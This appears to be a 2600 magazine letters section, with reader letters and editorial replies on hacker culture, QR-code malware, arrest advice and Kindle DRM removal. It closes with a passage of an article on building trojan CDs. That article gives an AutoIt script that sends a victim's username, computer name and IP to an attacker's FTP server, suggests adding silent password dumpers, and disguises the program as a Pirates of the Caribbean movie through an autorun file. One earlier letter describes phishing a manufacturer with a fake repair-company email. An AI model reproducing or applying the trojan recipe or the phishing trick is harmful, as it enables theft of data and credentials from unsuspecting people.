I would like to thank you all at *2600* who work diligently to provide your readership with a great magazine. I have been working almost one year to restore an Apple iPod Touch 2G. I was able to do this only this week after I saw an article in your magazine (28:2) which informed me of the Windows XP Black edition. Using this version of Windows, I was able to install a virtual machine on my Fedora 14 Linux installation using VirtualBox as my virtual machine manager. I was able to use IReb-4 to set up and reinstall the iOS on this device and fix the restore boot loop that this device was stuck in. I had tried this with Windows and beta which worked partially, but just couldn't get the job done. Your article on the Windows XP Black edition pointed me in the right direction. When you help your readers get work done, your magazine becomes a valuable and essential resource that we must have in our repertoire. I do enjoy your articles and advice, as well as warnings on government encroachment on the freedom of the people of this world. Having worked for a local government agency, I can vouch for the concerns expressed in your magazine! In these times, your work is a must-read for more than the computer professional. It is a must-read for all who value their and their families' freedom! I humbly thank you for your work. Oh yes, I will be subscribing to your publication.

William Henry

Dear *2600:*

This story isn't exciting enough for an article, but a friend of mine said "you hacker" when I told him about it, so I thought I'd share it with *2600*.

A few months ago, the control module in my dishwasher failed and I decided to replace it myself. The new module is the same for many different models with different sets of programs, and even different numbers of buttons (one of the buttons on the module is covered up in my model), and didn't come with instructions for programming it. The cycles the dishwasher had with the new module didn't match the buttons.

I emailed the manufacturer, who replied that "due to the constraints of the Health and Safety legislation, we are unable to offer any advice on the repair of our appliances. We can only advise our own service personnel who have proven competency in the repair and subsequent safety testing for electrical integrity of the appliance(s) in question."

Of course, they wanted me to pay the outrageous call-out charge for their own technician to push the magic buttons. So I decided to try a little social engineering, set up a disposable Gmail account with "ApplianceRepair" in the name, and emailed the company to say that the computer that has all of our technical data sheets crashed and, until we get it fixed, could you please email us a PDF of the programming instructions for part number 123456789? My "appliance repair company" got the PDF back within a couple of hours, and that night I pressed the magic sequence of buttons, and the programs matched.

So, what's in a name on an email address?

Varbede

Requests

Dear *2600:*

I was just wondering if you could do an overview (not an ad) of *Realm of Empires*. I know it's a Facebook game, and that your readers are mostly adults who don't concern themselves with these kinds of games, but it is important to ethically question different things. You can find a group of pictures at s650.photobucket.com/albums/uu225/RealmofEmpires/. I would appreciate it a lot if you did, because there is a contest at realmofempires.blogspot.com/2009/03/blog-for-servants.html I want to archive. Remember that hacking ethically is more important then hacking successfully. If you do decide to publish it, email me with subject "blog for servants offer" (please get the subject right for prompt response!). Include the metrics on the magazine that you feel are relevant. Include the author on the email, as well as me for corresponding you to write this (my user name in the game is (12346) and you will have to verify I am the reason for this article. I know this is a lot of work, so if you choose to write it, I would be really honored and proud. Also, your books are awesome.

Ray M.

Anything else we can do? Seriously, we don't even know what you're asking for, other than what looks like publicity for your game (which you've now gotten by our printing this letter). That's not what we're about and we sure don't have the time to jump through all of these hoops. We're glad you like the books, but our attitude shouldn't come as a surprise if you've read them.

Dear *2600:*

Hey, what happened to the puzzles you guys used to feature in your mags? That was a huge part of the mystique and mystery of *2600* and it'd be cool to have them back.

Andrew

Those puzzles took a lot out of us and the reaction wasn't nearly as great as we had hoped for. We're open to doing more such things in the future, but we might have to rely on external sources as people here tend to run for the exits whenever we mention this idea.

Dear *2600:*

It just occurred to me that I am guilty of something that perhaps we are all guilty of. A recurring theme of this magazine is the assumption by society that "hacker" = "cybercriminal." Yet, the bulk of the magazine is dedicated to security exploits. Isn't "hacker" supposed to mean someone who experiments with something in order to gain new knowledge (especially in the fields of technology and telecommunications)? There are so many articles about

(I take artistic license to overgeneralize via fictional *2600* headlines): "What I Found When I Figured Out how to Press CTRL+ALT+DEL on This Here ATM," "A List of Unprotected Wi-Fi SSIDs in Times Square," "A Perl Script to Buy Negative Numbers of Computers from dell.com for Fun and Profit," "I am writing this article because the manufacturer is ignoring my advice, so by publishing this security flaw I am forcing them to fix it."

Isn't that us buying into our own stereotype? Those articles above are certainly important, but where are the other hacker articles such as: "A Primer on BSD for Linux Users," "Python vs. Perl: An Editorial," "A Tutorial on Installing OpenWRT," "The OS X Command Line Unleashed."

If hacking isn't more than a laundry list of security flaws, then aren't we all the cybercriminals that the world thinks we are?

R. Toby Richards

It's a bit of a leap to assume that people interested in those hypothetical topics are tantamount to cybercriminals. Are they edgy? Yes. But that is what we do and it's what makes the discussion so interesting. There's no reason to dance around the controversial stuff and look for "safer" topics like the ones you suggest. Most of these subjects can already be found quite readily in many places. By continuing to maintain a hacker dialogue here, we have a chance of educating people so that they don't assume that only criminals look for security weaknesses. (Incidentally, Python would totally kick Perl's ass.)

Dear *2600:*

With the end of Borders in physical locations, I need to get my *2600 Magazine* fix from somewhere. I really don't like ordering online and I don't have a Kindle or Nook (besides, I prefer the physical copy of the magazine). Is there any way to get Target or ShopRite or Wegmans to start carrying *2600?* Is this even possible? I'd like to be able to walk into my Target and pick up the issue, plus I think it'll give you guys more public viewership and more readers.

Lost in Cyberia

Getting into huge chains is extremely difficult and likely to cause turmoil. We're all for it. Once long ago, we managed to get into the now defunct computer chain known as CompUSA. Some higher-up in the corporation found out about it and summarily banned us from the store. That sort of thing happens in the mainstream. Bookstores tend to be a lot more open-minded, even the big chains, which is why losing so many readers from Borders going out of business is a real tragedy. We only hope the void is filled by a resurgence of smaller bookstores and that the public is eager to support them.

Disclosure

Dear *2600:*

I present to you Eris's honest truth: Emmanuel Goldstein, a key character in Orwell's *1984*. Emmanuel Goldstein, pen name ov Eric Corley: super important *2600* guy, host ov *Off Thee Wall*, etc. Two publications featuring numerical titles with two key characters (fictional or otherwise) with thee same name?

2600 -1984 = 616

Thee number ov the beast, according to recently found *Papyrus 115,* is not in fact 666, but 616. Could this be a conspiracy in the making for nearly 2000 years? Perhaps it means that *2600*, without the overarching threat of Big Brother, will in fact become thee beast ov revelations. Make your own conclusions.

Rev. Bermuda Jim O'Bedlam, Pope

It is indeed unfortunate that you've revealed this. But at least we no longer have to hide our true motivations. Now, away with thee.

Struggles

Dear *2600:*

I am a professional Linux developer and a longtime reader. I was reading the book *Fedora Linux ToolBox* when I discovered something interesting on page 63. There is a note in italics that reads "Crackers who successfully break into a machine will often replace some system binaries." I noted that the authors correctly stated that "crackers," not "hackers," break into machines to commit malicious acts. I have never seen the term "cracker" used in a professional text book before. Perhaps the word is getting out!

"Phred"
Senior Test Application Developer

We remain unconvinced that replacing one mischaracterized word with another will do anyone any good. People will continue to demonize that which they don't understand. It won't make a bit of difference if the high school kid who's smarter than his teachers or the office worker who reveals a security hole is called a hacker, a cracker, or anything else. They will still be misunderstood and portrayed as a threat.

Dear *2600:*

"Hacker" was once a title reserved for those who were honorable - the most intelligent amongst us who could make technologies do miraculous new things. But, thanks to the media, those days are officially gone. Today I received numerous articles with the term "hacker" in their title, and every one of them used the word as a synonym for "criminal."

We have been concerned about the issue for years and the situation is only getting worse. So I would like to propose we abandon the use of the term "hacker" altogether. That's right, let the media have it. After all, English is a living language and things like this happen all of the time. But we can't just give up - our community is not one that allows a problem to go unacknowledged.

I would like to suggest that we come up with a new word to describe those who want to legitimately push the limits of technology. I personally prefer the term "savior," which would allow *2600 Magazine* to become "The Salvation Quarterly."

Hopefully, that would make it more difficult for *eWeek* to make us look bad.

Particle Bored

Savior and antichrist in the same issue. Not too shabby. But this is no better a solution than that of the previous letter. We are what we are and changing our name will only make it look like we're trying to hide. We're not. It's attitudes that need to change, not names. What you may find interesting is that people were declaring the battle "officially lost" in our first year of publishing back in 1984, and probably before then. If anything, a lot more people have a positive view of hacking now than in those days. We need to keep working on that.

Dear *2600:*

You have Hacked My Domain. Sir my all career is depends on this site please send me the domain user name and password... otherwise my all career will be destroy. Please its my humble request to you. Please take an appropriate action for my request.

Thanks & Regards
Vinay

We suspect that your all career pretty much imploded when you started to use the Internet. Why you think we're responsible for your hacked website is completely beyond us. But we've chosen not to print the name of your domain to spare you some true anguish.

Dear *2600:*

I actually picked up my first copy of *2600* a few days ago, after hearing about it ever since I started hacking but never actually buying it. I've been experimenting with computer hacking and computer security for a year or two now, and already I know a lot. The only problem I'm having is that people don't take me seriously because of my age. I'm 14, so whenever I say something like, "Hey, if you want, I can help you secure your network or computer" or "Hey, I wouldn't download that file if I were you. Chances are it's filled with adware and spyware," people never take me seriously. I'm wondering if you guys have any tips on getting people to take me seriously, whether it's examples of my skills or other things. I've been thinking of trying to do computer security over the summer, but I'm afraid that no one will hire a 14-year-old either, because they think that I don't have any skill, or because they think that I'll be too immature. I'm pretty good at it, using some Live CDs like Matriux and P.H.L.A.K, and assorted programs I've collected while experimenting with being a black hat. Sorry for repeating myself so much, but it would be great if you guys could help me. Thanks!

Tim

The thing you need to remember is that anyone who doesn't take you seriously or treat you with the respect you deserve is the one with the problem, not you. Trying to come up with ways to impress them or attaching labels to yourself only plays into their expectations and thereby strengthens them. Focus on learning, completing your own projects, and paying attention to those people who don't prejudge you. The rest will follow. And when you do find yourself in a position of authority and respect, don't forget to give everyone as much of a chance as you believe you should be getting now, regardless of their age or anything else that can be used to prejudge them. Good luck.

Dear *2600:*

This is a test to see if I can send a "letter to the editor." I am new at this stuff and just learning.

David

We've been waiting for you.

Dear *2600:*

I've been a longtime reader and purchaser of your magazine. I've been involved in the hacking scene since my dad built an Apple][when I was ten years old.

In any case, I'm writing to you to make you aware of my legal case. I was arrested during the G20 summits in Toronto in June 2010 and spent 330 days in jail. I'm now out on bail, subject to house arrest with stringent conditions. I can't use the Internet for anything personal, and had to waive my charter rights and allow the police to conduct weekly warrantless searches of my parents' house where I am staying.

I've been a big opponent of security theater. I've been employed as a computer security expert for a number of years, and a large part of what I was trying to accomplish was to monitor and poke fun at the G20 security precautions and Canadian intelligence agencies. My arrest and pre-trial detention were clearly meant as punitive measures and were not in the best interests of justice.

I'm hoping you can assist myself and my supporters in gaining wider visibility for what's happened to me, and, more importantly, what it means to Canadian freedom. My case has the potential to set a great deal of legal precedent.

I'll keep this letter short, but for more information you can check the wiki at freebyron.org.

The most in-depth information you can probably get is via a magazine called *Toronto Life,* where I cooperated with the author, Denise Balkissoon, and discussed my case and life. It's as much detail as you're going to get anywhere without talking to me personally.

You can also plug "Byron Sonne" into YouTube to see some video of me after my release on bail.

Please, anything you can do would be appreciated. I am fighting for the freedom of us all and could really use your help.

Byron Sonne

This is indeed a fascinating story of the perversion of justice. We suggest our readers become informed about this case because it could indeed become precedent. At press time, the trial is underway so this information is likely to be outdated when this issue hits the stands. Regardless, all of the details here will remain quite relevant, as they show how someone, no matter how open they are about their intentions, can be targeted by the authorities and

made to seem like a terrorist. It makes no difference what your political ideology is. These are tactics that can be used against anyone anywhere and we can only gain strength by becoming educated on these threats. We'll do everything we can to help out on this one.

More Observations

Dear *2600:*

I am one of hundreds of thousands of people who use the web, exclusively, for entertainment. My television has an antenna attached to it for HD local broadcasting and a PS3, Roku, and home theater PC for everything else. My NFL Sunday Ticket package is purchased through the PlayStation store and all my movies/TV are streamed through Netflix.

For someone like me, who refuses to pay for a cable/dish television service, only to watch 1/1000 of the content each day (while paying for 100 percent of it), it is impossible to watch the gamut of HBO programming without a subscription, leaving the only available avenue to watching the newest episode of *True Blood* on a peer-to-peer circuit or through a peer-to-peer download.

I would, however, love to send the producers, directors, and actors their dues for high quality TV shows like *True Blood* and *Entourage* through HBO GO once it's available on the Roku. I think millions of others are with me, in that HBO GO should be available as a web streaming only option via monthly/yearly subscriptions.

More and more people each day are ditching their cable subscriptions for something more affordable and with more personalized content. Dedicated web streaming is the future of television and your company is missing it. If you don't believe me, hop on Pirate Bay and check out how many people are downloading your shows illegally right now.

D.S.

Somehow we seem to have become HBO in the middle of your letter (or perhaps we're now getting their mail), but otherwise your points are fairly on target.

Dear *2600:*

Thanks for printing my letter regarding my canceled subscription. Not long after sending that, I noticed the subscription became available on my iPad! Sweet! I'm a subscriber again.

With all of the brick-and-mortar bookstores shutting down, there soon won't be any shelves to pick *2600* up from. Sad.

Thanks for your efforts to make your readers happy! Keep up the good work!

Ld00d

Dear *2600:*

hey Hacking wow this is crazy http://www.todayslocal10.com

Ray M.

Dear *2600:*

So right off, I would like to say that I get a lot of enjoyment from your magazine. I am pleased to be able to say that no longer shall I have to mill about the local bookstore to see if the latest one is in. Subscriptions are cool.

I would actually like to respond to two letters that I have read so far in 28:3. (I really enjoy the *2600* letters because it is like a room full of conversations of various types.)

Concerning the letter from Captain V. Cautious: About two years ago, I was talking with a bookstore employee and the topic turned to computers, mathematics, coding, so forth and then he showed me a *2600*. I had never heard of *2600* and, from that point on, became a big fan. The point I am making here is that I wouldn't have discovered this great complement to my reading because of my approach to information. It has been my experience that finding information on the Internet is tiresome from having to wade through a lot of junk. I most often search for information using the Internet and purchase it in a physically printed format, because a book that you drop off of a flight of stairs is a book. It still exists as it was with scratches, you can still read it, if wet you can dry it out, and if lost... you still have your other books, right? But I am going off-topic. I have, as of today, became a subscriber and already am considering the lifetime deal. Would love to have every *2600* ever printed and beyond. So, in other words, the big box stores are here, but the people that go to them and work at them aren't part of the "Establishment." They just go there.

Regarding the letter from Kate: About seven years ago, I started to pursue my own edification in the computer arts. I was totally new to it, started with a fifty dollar 286 with a monochrome display... and I still thought it was cool. When I first started coding, I had a hard time reading, writing, and understanding programs, as well as simply understanding computers, but the fun that I had doing it drove me forward. One of the biggest hurdles in self-education is finding a good resource of information. You can find a lot of "easy" guides on the web and you can find a lot of source code on the web too, but most of the guides won't tell you more than the basics and most of the source code I have found is lightly commented or not at all. I am now taking a formal course-work approach (university) to computer science, but this is not necessary. The book I am using, *Java Programming: From the Ground Up*, has much more detail than the book that I picked up from the big-box bookstore (which was more than the online tutorials). My textbook also cost me less to buy. It is much more detailed and will not promise that you will learn "in 24 hours" but it has delivered very well. I find that the "free" guides are just kewl little samples, but for the goodies you have to dig deeper and put some time and work into it. To relate this: A good program is like a nice piece of poetry. It should, in my opinion, be pretty to look at and understandable, but to write

a good poem takes ability and it takes time to cultivate. A *great* poem is even more special. Keep after it. If you enjoy something, eventually you will have no choice but to get good at it. So, my suggestion: look for quality information resources. Yesterday I bought a pile of great books at the local library sale, each either a dollar or less and one is a very good Java book, more in depth than my textbook. It is enormous, and will give me a lot of enjoyment and time, but others might differ with me, likely calling me a bore.

Kyle

Well, we certainly won't.

Dear *2600:*

hey Hacking check it out http://www.online10inews.com/finance

Ray M.

What are you going on about?

Dear *2600:*

I just wanted to caution readers not to start scanning QR codes with reckless abandon. How long before someone starts dropping "coupons" with QR codes that actually point your mobile device to http://evilsite.com/mobilemalware? Several of the scanners (such as ScanLife) will automatically direct you to the page that is encoded without first letting you see the target URL. I attend a few security conferences a year and had at one point thought of printing out some business cards with QR codes that will take you to a dummy site that says "Congratulations, you are now infected," just to raise awareness, though I am not sure how well that would go over. I trust *2600* to check the codes that they print, but other organizations may not be so diligent. So, please use caution as you fire up your favorite scanner. Just my $0.02. Thanks for printing a great magazine. I always enjoy your content.

drlecter

This is definitely a growing concern. Read on for another take.

Dear *2600:*

QR codes are becoming more and more ubiquitous to help serve people with more information about a product, event, etc. For those not familiar, a QR code is a square-formed barcode-like system. It can hold up to 7,089 characters and has built-in error correction. Any individual can easily create a QR code online with a QR code generator, my favorite being qrcode.kaywa.com. Although you can include any type of information you wish, Kaywa lets you create one with a URL, plain text, phone number, or SMS. QR codes have a great advantage for help spreading malware that most current methods do not have. The QR code itself (unlike email) is not human readable. Therefore, it is much harder to detect if the QR code contains malware and you must blindly accept what information it serves you. Also, malware on smart phones and malware through QR codes are all generally unheard of to the public. Awareness is also an issue. A simple (yet perhaps exaggerated) example of how one could spread malware though a QR code is on a poster. Many posters in grocery stores, gyms, etc. advertising concert events now contain QR codes with a link to a website for more information. An individual could place a poster (or replace the code on a previous poster) advertising the concert of a famous musician performing in the local area. Demographics could prove more effective for a more targeted audience (i.e., a college area would be a good place to post a Lil Wayne concert advertisement). This poster would have a QR code that says to scan it for more information about tour dates. Most QR scanners on smart phones blindly go to a website without the user knowing what site it is connecting to. One could easily link this QR code to a website that contains, automatically downloads, and executes malware to the smart phone. From there, malware can do what it does best and spread. In modern day cases, a worm can now spread faster through both a user's phone book and email contact list. In another case, a QR code could also contain programming code in itself. Luckily, most modern QR scanners do not interpret code... yet. Let's just hope corporations don't start marketing by executing code on our phones.

Ashes

Evolution and de-evolution are so much fun to watch.

Dear *2600:*

Someone hacked my account to send that (oh the irony). Please ignore the previous email.

Ray M.

You know we can't do that. Anything anyone sends us is fair game when it comes to letters.

Dear *2600:*

I am quite sure that, by now, readers of *2600* know of BackTrack Linux (I know... no religion). BackTrack Linux is a distro specially made for "security testing/penetration testing." Some functions of said distro put your NIC (Ethernet and Wi-Fi) into "monitor mode" to capture packets of data. However, on my local campus grounds, they frown upon this. Even getting caught unaware that you are running this is worse than being caught running drugs, and they skip right to expelling the student that is using the computer running in "monitor mode."

I am writing in the hopes of letting others know to closely check on the rules and laws of their campus grounds so that they are aware of what they may be getting into. While some make it clear as glass, other may try to hide it in the fine print.

Mangakid

Dear *2600:*

I've noticed quite a few letters published in your zine lately concerning the actions of some online activist groups (Anonymous, 4chan, LulzSec, etc.).

While I do not claim to know the real reasons behind the actions of these groups, I am a student of "unconventional warfare," and national liberation/revolutionary struggles and movements. I find it helpful to try to understand these activists' actions within this framework.

First off, one must understand the basic difference between "tactical" gains and "strategic" gains. For example, in a battlefield scenario, a tactical gain would be to take over an enemy stronghold and it would be a strategic gain for that stronghold to overlook/control a major area used for troop and supply transport.

In this light, then, one of these activist groups attacks Visa and PayPal for refusing to process WikiLeaks donations. The group has not gained much in a tactical sense. Maybe they've cost the targets some time and money, but that's about it. Strategically, however, they've gained much if they play it out right. Not only will companies and people in the future think twice about following the targets' lead, but they have also created a major media sensation, drawing attention to the larger issues at hand, such as Private Manning's inhumane imprisonment and the shady backroom international politics involved in the prosecution of Julian Assange on flimsy charges, etc.

It does not appear that these groups are trying to "shut up the opposition" (we'll leave that to Bill O'Reilly and Fox News!). The actions of these groups thus far has been to create a media sensation from their actions, then do a press release on why. However, I believe these press releases are too short and do not explain enough background information on the issues at hand that they are trying to publicize. This allows the mainstream media to spin it any which way they wish.

To better exploit their strategic successes, these groups need to better outline and explain their messages, and fully explain the issues for people and stop letting the mainstream media butcher it.

Micheal O'Cuir

Dear *2600:*

What will you do if you get busted by the FBI or Secret Service? This may be your stratagem of survival, so listen up. I'm the ultimate insider because I am a federal inmate. With the rise and increase of WikiLeaks activities and other info-leaking organizations like Earth Intelligence Network springing up all over the net, there are bound to be more arrests. Whether you are caught in the act or someone snitched on you is irrelevant. Trust me. But keep in mind that juvenile posturing and boasting of your hacking exploits will eventually land you where I am today.

At first you will be met with AR-15s and pistols in your face, and most likely you will never expect it when it happens. The surprise attack psychologically breaks you down quickly by the element of sheer intimidation which causes severe anxiety. Remember, you have the right to remain silent, the right to have an attorney present during questioning, and the right to have an attorney appointed if you cannot afford one. You have the right to STFU so you don't incriminate yourself. The more you talk, the more you are incriminating yourself, further ruining your chance to go to trial. The more you talk, the more bites of the apple you give the agents and prosecutor which is *not* in your favor. The only thing that should come out of your mouth is: (1) "I plead the Fifth," and (2) "I want a lawyer."

Agents may use psychological scare tactics on you, which they have learned in their training to trick suspects, in order to get the truth out and use it against you. Don't fall victim. If a federal agent retaliates against you for invoking your constitutional rights, that's *good* evidence that you can use to discredit them in court. Agents may say things like: "We know everything you did. The sooner you confess and make it easier on yourself, the more lenient the judge might be, but only if you cooperate." Most of the time, they only know what *you* tell them because they haven't had the time to even look at the evidence yet. But you assume they know because they're the government.

Honestly, you'd be surprised how incredibly dumb these conformist pigs really are. I was shocked by how incompetent the chief forensics investigator for the public defender's office was in my district. I was trying to explain to him the concepts of an XSS tunnel and he just wouldn't understand it. I caught him lying to me, trying to talk over my head (which he didn't do well), and so I had to cut him loose.

One agent told me, "We use IDA Pro to disassemble programs like your botnet." Which is why the feds took three weeks to reverse my bot. They'll use off-the-shelf, commercial software to get the job done, not what you see in the movies. *If* they can get the job done. One agent said, "If you don't confess, you could get ten years like the last kid I busted." However, that's not for him to decide, nor the prosecutor. That's exclusively up to the judge to decide. But they assume you won't know that either.

If you know you are going to jail, don't start snitching on all your friends and enemies, thinking they are going to cut you loose. Jail/prison is hell for people who snitch. After all, your indictment is public record and, most of the time, other inmates are going to find out what you are indicted for and if you told on somebody. You will spend the majority of your time in a Special Housing Unit which is psychological torture. Imagine being in a tiny cell with no vents and no air conditioning, or with a heater in the middle of July, completely segregated from everyone. But one thing you will find is that inmates love computer hackers. After all, prison is the melting pot think tank for the criminally minded (not that you are necessarily criminally minded). Be respectful and respect will always be given.

Most facilities will have Dell OptiPlex 780 desktops running Windows XP Pro, which is a kiosk for emailing. *Don't* try to hack them. All of your email, phone calls, and mail are monitored, sometimes even used as evidence against you. So don't play games.

Money sometimes doesn't buy you a good attorney and, in many ways, the more you fight your case, the deeper they bury you. But not always. It's a gamble.

You also have the right to correspond with the media if you want to, as long as you don't have a court order to circumvent your First Amendment right to free speech, freedom of expression, and freedom of the press, which is also secured to you by the Universal Declaration of Human Rights.

Pay attention to your case, every word spoken, every motion filed, and study other cases similar to yours. Don't be surprised if you find agents fabricating evidence, perjury, and yourself becoming the victim of malicious prosecution. But also, don't tolerate it. More importantly, it is very important for you to never get sloppy or lazy about covering your tracks.

The Internet is now federally regulated by the FCC. People have a right to the information being leaked by WikiLeaks. Who's watching the watchers? No one. Is there anyone being held accountable for these endless lies and crimes against the American people? No. But with WikiLeaks, we are expecting change. No more secrets, no more lies. The truth comes out. And the embarrassment Julian Assange has caused the American government is most needed. accountability. WikiLeaks is the face of a new digital revolution, revolution which is secured to us by the Declaration of Independence, the U.S. Constitution, and the Universal Declaration of Human Rights. It is our duty as Americans to protect our nation from scumbags like these who are enslaving us, bankrupting us, and incarcerating us for every little minor offense, some two million plus. We can't let Europe have all the fun! And remember, don't feed the courtroom trolls.

E.T.A.G.E.

Dear *2600:*

With the evolution of the Internet from the death of the ARPANET in 1990, to the web browser wars between Netscape Navigator and Microsoft's Internet Explorer, and the birth and growth of major search engines like Google, the U.S. government has attempted to (with success) make their own "secret" version of the civilian Internet.

Examples include SIPRNet (pronounced Sipper-net) and NIPRNet (pronounced nipper-net). And not only the government, but big corporations are doing this, like IBM with their internal intranet VNET (vnet.ibm.com, 129.42.38.1) , and the National Science Foundation Network: NSFNET (which interconnects all of the supercomputers in the United States).

People may think that the Internet is not controlled by any government or corporation. Not true. An organisation that was set up by the U.S. government in the Clinton/Bush administrations called ICANN (Internet Corporation for Assigned Names and Numbers) is the Internet's DNS root and controls the 13 computers that are called root servers. The U.S. government has made use of this Internet monopoly by taking over the domain names for Iraq and Kazakhstan and they have also asked major search engines to give them "private" user information and searches to "ensure the economy's safety." Coming back to the military's networks with the motherload: the "Defense Information Systems Network" for the U.S. Department of Defense.

With the SIPRNet being the "Secret Internet Protocol Router Network," you would think that it would very secure. Not so. In the past couple of months, I have found two possible backdoors like nic.mil and dmdc.osd.mil/smartcard - click on "Update your CAC."

The government is also creating their own version of Wikipedia with intelink.gov, used by the intelligence community. There is also Bureaupedia, used by the FBI.

So in closing, to keep yourself safe on the Internet, 1) delete your web browser history, 2) use programs that can hide your IP address, and 3) *do not* trust the government.

Cyber Piñata

Dear *2600:*

As a future information security professional (being a lifelong hacker helps with the classes), I find it very disturbing in some of the recent attacks on computer systems that the "hackers" were able to use simple techniques to gain access to their systems and steal data. Companies and government institutions are quick to blame the "hacker," but I believe that the true anger and frustration should be placed on those organizations that we put our trust in to safeguard our information. According to Reuters, a lawsuit against Sony shows that while they spent much time and resources on protecting their corporate data, they left customers' data in an unsecured state. Even more egregious is the claim that Sony laid off a "substantial percentage" of their information security teams which further led to more egregious breaches of their security. Some would say it would be very presumptuous to suggest that similar poor business ethics, "cost cutting" measures, and just a lack of caring on the part of the corporations and government institutions led to these attacks. However, if the allegations (true or false) of Sony's treatment of customer data are any indication, then, as they said in *Apollo 13,* "Houston, we have a problem."

Corporations and government organizations need to recognize that the security of personal information is (pardon the phrase) no laughing matter. The various companies and government institutions that have been hacked should spend less time with press releases and fix their security, period. It shouldn't take almost weekly attacks and thefts of data to understand that the security of many websites of establishments we trust are insecure. If Arizona wants to complain that sensitive information and informants are in danger, then they should have done a better job of securing that information in the first place. Making your password to a secure database "password" is not computer security,

but laziness and inattention to detail. Ensuring that the proprietary data your company has is protected while hanging customers' data "out to dry" is not only wrong, criminally negligent, or incompetent, but morally unacceptable. It shouldn't take consecutive news stories to make institutions do the right thing and that is perhaps the most frustrating thing of all. People place a lot of faith in corporate and government establishments to do a specific job, but it seems like the job is not being properly done or done at all. So the real question should not be who are these hackers, but who are the people responsible for protecting my information and how are they doing it?

Lulz Security and Anonymous are "known" quantities to the general public and to most security folks in society, but the ones who should give us pause are the unknown state sponsored, terrorist affiliated, anarchist, and criminal hackers that pose a greater threat to national security. The previous hacks committed by hackers are warnings to not just the people in power, but to all of us about fully trusting institutions and not asking questions. Customers and employees must hold the institutions they do business with accountable at all times for data security. Organizations should not just brush off questions and concerns with canned PR answers, but must give a person a reasonable answer on how their personal data is protected.

People are imperfect, therefore, so are the security systems built by man. But it doesn't take perfection to ensure that a server which holds customer data has properly patched software and is behind a firewall. Making sure a website isn't victim to a simple SQL injection attack is not rocket science, but as simple as testing it. Making sure your IT security professionals are competent, well paid, and listened to is just as important as listening to the shareholders. Simple things confound the wise, as the Bible says, and, in the case of computer security, nothing can be further from the truth. These hacks are warnings to all of us that doing the simple things matters when it comes to using our technology smartly.

Josephus

Dear *2600:*

Another year, another lazy August day reading the summer edition of *2600* in a hammock by a lake in Algonquin Park. Every year I look forward to the change of reading from home to up here in the park, where I have nothing else fighting for my attention except swaying trees and wildlife.

I'd recommend such a change for everyone. The shift in frame of reference makes each article seem more interesting because I can slowly read the article, consider it, and appreciate it.

Thank you all.

CWTL

We figured this might be a nice letter to read in the middle of winter. A change of scenery and pace doesn't happen nearly enough for many of us, and hopefully your words will inspire more people to grab some time for themselves - so they can read our pages in peace.

DRM Issues

Dear *2600:*

I'm currently subscribed to *2600* through Amazon at the one dollar a month plan. That *still* doesn't help me with my problem of wanting it in ePub, DRM-free. I'd really like to be able to buy individual issues or have access to the ones that I've bought DRM-free.

DRM-Free ePub is the *only* way to go, especially if you're doing scholarly work. The OS search works well searching *inside* ePubs as it does with unencrypted PDFs.

Leo

While we continue to push Amazon to embrace DRM-free content, the following may be helpful to those in your position.

Dear *2600:*

I have no money (wife, kids, and bank manager to support), but I do have a Kindle and I read a lot. I can afford the one U.K. pound per month to subscribe to *2600*. But I do dislike DRM and I also wish to keep a full archive of my subscribed content.

I was considering writing a Kindle DRM removal article but, to be honest, other people have already done the work. It's not that I can't (I did write a decrypter and .exe dumper for Sony's SecuROM a few years ago). I have real world stuff to do and it's already been done, so why repeat the process? With the new Kindle Format 8, I may be forced to have a proper look as I suspect the DRM is updated. I would not recommend Calibre. It's flaky as hell and screws up almost everything which I have passed through it.

As I am long in the tooth, I will point you towards the laziest method. Subscribe to the Barnes and Noble ePub DRM-free version and use KindleGen from Amazon to convert to .mobi format for the Kindle. It's quick and reliable.

If, like me, you can't (officially) subscribe to Barnes and Noble (I'm not in the U.S.) and you wish to be as cheap as possible (but not into theft), head over to apprenticealf.wordpress.com. The requisite instructions and tools are there (just pay attention to the Python versions).

To get your hands on the subscribed content, simply connect your Kindle via USB and copy the newly delivered file to your PC/Mac/UN*X box and use the appropriate script to de-DRM the file. The Windows, Mac and *NIX versions have all worked reliably for me.

No mention is made if all of the identifying info from the DRM is removed (the Kindle serial number or device PID for the Kindle application), so I would suggest that you should assume that your newly DRM-free file will still identify you to Amazon should you release the file into the wild.

Rob

Pirating the Caribbean

by Rob

In my previous article "iPod Sneakiness" (23:1), I described how to use an iPod to retrieve a local user's information. This article was picked up by *Hak5* and has evolved into the USB Switchblade and USB Hacksaw: `http://www.hak5.org/usb-hacksaw`. They have really expanded on the original concept, so if it is something that interests you, I suggest you go check it out.

Now on to bigger and better things. With the iPod, you had to be on a local user's machine. What if we could get that same info without ever touching a PC? Let's see how this might work....

First off, buy a few blank CDs. Total cost: about ten bucks.

Now, using the methods we talked about in the previous article, let's put together a script in AutoIt (or your favorite scripting language) that will gather local user info and put it on an FTP.

The example below is fairly benign. It gathers usernames, IPs, and PC names:

```
$file = FileOpen("ftp://yourserver
➥/folderwithonlywritepermissions
➥/readme.txt",1)
$Username = @UserName
$Computername = @ComputerName
$Month = @MON
$Date = @MDAY
$Hour = @HOUR
$Minute = @MIN
$Year = @YEAR
$IP = @IPAddress1

If $file = -1 Then
    MsgBox(0, "Error", "Unable
        ➥ to open file.")
    Exit
EndIf

FileWriteLine($file, 'Computername
➥ = ' & $Computername)
FileWriteLine($file, 'Username
➥ = ' & $Username)
FileWriteLine($file, 'Date
➥ = ' & $month & '/' &
➥ $Date & '/' & $Year)

FileWriteLine($file, 'Time = ' &
➥ $Hour & ':' & $Minute)
FileWriteLine($file, 'IP = ' & $IP)
FileWriteLine($file, '----------')
FileWriteLine($file, ' ')
FileClose($file)
```

Add in some of the Nirsoft password gathering programs we talked about before to run silently and dump results, and you are in good shape.

So now we have the hacking part done, but how do we get someone to run this for us? Here comes the social engineering part.

Compile your script to an exe named play.exe, assigning it an icon of an AVI or MOV.

Next, go download a few pictures from Google Images of a popular movie. Let's use *Pirates of the Caribbean* as an example. I would download the movie poster, and an icon (ICO) file. The movie poster is just for authenticity, and the icon is for later.

Now, create an autorun file. It's basically a text file with an .INF extension. An example is below.

```
[autorun]
open=Play.exe
icon=POTC.ico
label=Pirates Of The Caribbean
```

Almost done. Now go to IMDB and look up your movie. Copy the description and paste it into a test document named ReadMe. Once again, this is all for authenticity.

Create one more text document and name it data. Take away the extension so it's a generic Windows icon. (Authenticity yet again....)

Take all the files:

```
1. Play.exe (your script)
2. MoviePoster.jpeg
     (your poster image)
3. POTC.ICO (your icon file)
4. autorun.inf (your autorun)
5. data (your renamed text file)
```

and burn them on the root of a CD. Heck, burn them to about 20 CDs while you're at it.

